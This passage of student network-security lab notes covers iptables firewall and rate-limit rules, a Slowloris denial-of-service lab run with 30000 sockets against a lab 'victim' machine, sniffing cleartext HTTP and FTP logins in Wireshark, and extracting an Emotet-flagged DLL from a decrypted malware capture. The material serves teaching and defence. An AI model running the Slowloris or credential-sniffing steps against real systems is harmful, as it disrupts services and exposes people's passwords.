```
sudo iptables -A OUTPUT -p tcp --dport 22 -d 192.168.1.10 -j ACCEPT
```

1.

**Block outgoing SSH traffic to other IP addresses:**

bash

Copy code

```
sudo iptables -A OUTPUT -p tcp --dport 22 -j REJECT
```

2. **Test:**

Attempt an SSH connection to the allowed IP (192.168.1.10).

bash

Copy code

```
ssh user@192.168.1.10
```

○

○ Attempt an SSH connection to a different IP, which should be blocked.

## Task 5: Rate Limit Incoming HTTP Requests

**Objective:** Implement rate limiting on port 80 (HTTP) to only allow 10 requests per minute.

**Steps:**

**Implement rate limiting on port 80:**

bash

Copy code

```
sudo iptables -A INPUT -p tcp --dport 80 -m limit --limit 10/min --limit-burst 10 -j ACCEPT
```

1. **Test:**

Use curl or a browser to send multiple HTTP requests rapidly:

bash

Copy code

```
curl http://<Kali_Victim_IP>
```


○

- The system should only allow 10 requests per minute. After that, additional requests will be denied until the rate limit is reset.

**LAB 6: Simulate a Distributed Denial of Service (DDoS) attack in a controlled environment using LOIC/Slowloris, and analyze its impact on network performance.**

1. Open wireshark in both kali and kali clone.
2. And then in kali type github slowloris on firefox
3. Select the first one
4. Scroll down and find installing it
5. git clone <https://github.com/gkbrk/slowloris.git> : on kali terminal
6. cd slowloris

7. Python3 slowloris.py 192.168.0.109(ip address of victim here kali clone) -s 30000
8. Sudo service apache2 start in kali clone
9. Now go to firefox of kali clone and type loopback address this won't stop running



Now open wireshark and start capturing packets in both kali and kali clone and before that run this again: Python3 slowloris.py 192.168.0.109 -s 30000


#### **LAB 4: Develop and configure a simple Intrusion Detection System using Snort/WireShark to monitor network traffic and detect potential security breaches.**

##### **(Wireshark with http and ftp analysis)**


FOR HTTP:

Start wireshark


1. sudo service apache2 start
2. Go to firefox< <http://testphp.vulnweb.com/login.php> <enter the username and password



### 3. Go to wireshark and apply filter http




4. Check for Userinfo.php packet
5. Lastly, click on the left pane to check the username and password just entered.
6. Now go to statistics<I/O graph




For ftp: We are using two systems (kali (attacker) and kali clone(victim)):-

1. Setting up victim system
2. sudo apt install vsftpd
3. sudo nano /etc/vsftpd.conf
4. Uncomment the `write_enable=YES` line to allow write operations.
5. Save and close the file (**Ctrl + O, Enter, Ctrl + X**).
6. sudo service vsftpd restart
7. sudo adduser ftpuser1(give all the details like password and remember it).




Setting up the attacker system


1. Open wireshark and start capturing the packets
2. Open a terminal and create a sample file to upload:(echo “This is atia habib from cse-iot”>abc.txt)
3. In terminal type ftp <victim\_ip>
4. Log in with the credentials (ftpuser1 and password).
5. put abc.txt
6. Bye
7. Open wireshark again and type ftp in filter
8. Click on any ftp packet. < Follow < TCP stream (for username and password).
9. Type ftp-data for seeing abc.txt



## LAB 8: Analyze a malware sample in a controlled environment using Cuckoo Sandbox/WireShark, identify its behavior, and suggest mitigation strategies.

1. Go to this link: <https://github.com/manjunathdrbmsce/wireshark.git>
2. Click on the second link : Wireshark tutorial on decrypting(It's a zip file and the password for the zip file is infected)
3. Download the zip file and then extract it using the password (infected)
4. Open the folder < txt file < (this is the ssl encryption keys in order to decrypt the ssl traffic these keys were captured during mitm)
5. Open the pcap file using wireshark
6. Go to Edit < preferences < Columns < Add 2 columns(for src and dest port) < choose their data type as source port and destination port respectively.






It should look like this.(above)


The objective here is to decrypt communication between a particular system on this network.

- Now in the filter type `tls.handshake.type == 1`
- Click then one any one of the packets < follow < tcp stream



All the above data are encrypted

- Now we do have a key as well ( the txt file ) and also an encrypted data...now we need to decrypt them
  - Go to Edit < Preferences < Protocol(search for tls) < browse < find that txt file < open < ok.




After this type `tls.handshake.type==1` in the filter and right click on tls packet < follow < tls stream.

```
Wireshark - Follow TLS Stream (tcp.stream eq 1) - Wireshark-tutorial-on-decrypting-HTTPS-SSL-TLS-traf...
R.19..Q.?>...q...F...D...Z...Y...Bw0&.UD.../.{...9...V.P..W..0-B....Q.....}...].^..%..v/...
,|,Ys.....\o.....y.j....ldev.(...  
HTTP/1.1 100 Continue  
  
HTTP/1.1 200 OK  
Content-Length: 9  
Content-Type: application/json  
Server: Microsoft-HTTPAPI/2.0  
time-delta-millis: 872  
Access-Control-Allow-Headers: time-delta-millis  
Access-Control-Allow-Origin: *  
Access-Control-Allow-Methods: POST  
Access-Control-Allow-Credentials: true  
Date: Wed, 01 Apr 2020 21:02:46 GMT  
  
{"acc":2}  
POST /OneCollector/1.0/ HTTP/1.1  
Accept: */*  
APIKey: 9b9b073d5a43495fae37f003b99e8ce3-4845ea41-8177-4f0f-884e-de09a0b35bf3-6838,bffd26d  
9e49b4b7db4cb4df3425812de-d3cf8f62-3ad9-4007-99a8-8fb5cc89fd5d-7896  
Client-Id: NO AUTH  
Content-Encoding: deflate  
Content-Type: application/bond-compact-binary  
Expect: 100-continue  
SDK-Version: EVT-Windows-C++-No-3.2.143.1  
Upload-Time: 1585774967917  
Host: self.events.data.microsoft.com  
Content-Length: 1990  
Connection: Keep-Alive  
Cache-Control: no-cache  
  
HTTP W > O O M U + A S V / Y i  
client pkt(s), 6 server pkt(s), 3 turn(s).  
Entire conversation (5287 bytes) Show as ASCII No delta times Stream 1  
Find: Case sensitive Find Next  
Filter Out This Stream Print Save as... Back Close Help
```

Now here you can see the decrypted messages.

Now our objective is to find what system was injected and what malware essentially caused the infection.


1. In the filter type (http.request or tls.handshake.type ==1) and !(ssdp)(Here you can give any protocol u want to exclude)



Focus on packet no. 165 (It's requesting a particular resource or downloading a resource and in this case the resource is a dll.)

The type of malware we are dealing with in this particular case is (dry desk) a type which focuses on financial institutions through office documents especially through spreadsheets.

1. Click on that same packet(165) and then File< export objects < http < and then look for



that same file.

Save this file on desktop for analysis.

Then go to firefox<virustotal< upload the invest.dll file .

The screenshot shows the VirusTotal analysis interface for the file 31cf42b2a7c5c558f44fcf67684cc344c17d4946d3a1e0b2cecb8eb58173cb2f. The main summary indicates 57/72 security vendors flagged the file as malicious. The file is identified as CrowdDry.DLL, has a size of 453.00 KB, and was last analyzed 1 month ago. The 'Community Score' is -1. Below the summary, there are tabs for DETECTION, DETAILS, RELATIONS, ASSOCIATIONS, BEHAVIOR, and COMMUNITY (6). A green banner encourages joining the community. The bottom section shows popular threat labels (trojan.zload/emotet), threat categories (trojan, downloader), and family labels (zload, emotet, pack). It also lists security vendor analysis from AhnLab-V3, Alibaba, and a TrojanDownloader entry.

Now go back to wireshark and check the post requests to analyze what the attacker has inserted  
For that select a packet of post request  
Follow<tls stream

The screenshot shows a Wireshark capture of a POST request to /docs.php over TLS. The request includes various headers such as Accept, User-Agent, Host, Content-Length, Connection, and Cache-Control. The response is a 502 Bad Gateway from a server named mimiproxy 6.0.0.dev. The content of the response is an HTML page with a title '502 Bad Gateway' and a message about a TLS protocol exception. The interface shows the entire conversation (1134 bytes) and various filtering and search options at the bottom.

Now go back to filter and type **nbns** to figure out which system was infected.

The screenshot shows a Wireshark interface with a single captured frame highlighted. The frame details are as follows:

Time	Source	Source Port	Destination	Destination Port	Protocol	Length	Info
1.546915	10.4.1.101	137	10.4.1.255	137	NBNS	110	Registration NB DESKTOP-U54AJ8
1.546952	10.4.1.101	137	10.4.1.255	137	NBNS	110	Registration NB DESKTOP-U54AJ8
2.297271	10.4.1.101	137	10.4.1.255	137	NBNS	110	Registration NB WORKGROUP<1e>
3.047058	10.4.1.101	137	10.4.1.255	137	NBNS	110	Registration NB WORKGROUP<1e>
3.812504	10.4.1.101	137	10.4.1.255	137	NBNS	110	Registration NB WORKGROUP<1e>
4.562551	10.4.1.101	137	10.4.1.255	137	NBNS	110	Registration NB WORKGROUP<1e>
30.437595	10.4.1.101	137	10.4.1.255	137	NBNS	110	Registration NB WORKGROUP<1d>
31.203141	10.4.1.101	137	10.4.1.255	137	NBNS	110	Registration NB WORKGROUP<1d>
31.968773	10.4.1.101	137	10.4.1.255	137	NBNS	110	Registration NB WORKGROUP<1d>
32.734377	10.4.1.101	137	10.4.1.255	137	NBNS	110	Registration NB WORKGROUP<1d>
33.500050	10.4.1.101	137	10.4.1.255	137	NBNS	110	Registration NB <01><02>_MSBR

Frame details:

- Frame 28: 110 bytes on wire (880 bits), 110 bytes captured
- Ethernet II, Src: HewlettPacka 1c:47:ae (00:08:02:1c:47:ae)
- Internet Protocol Version 4, Src: 10.4.1.101, Dst: 10.4.1.255
- User Datagram Protocol, Src Port: 137, Dst Port: 137
- NetBIOS Name Service


Hex dump:

```
0000 ff ff ff ff ff 00 08 02 1c 47 ae 08 00 45 00  
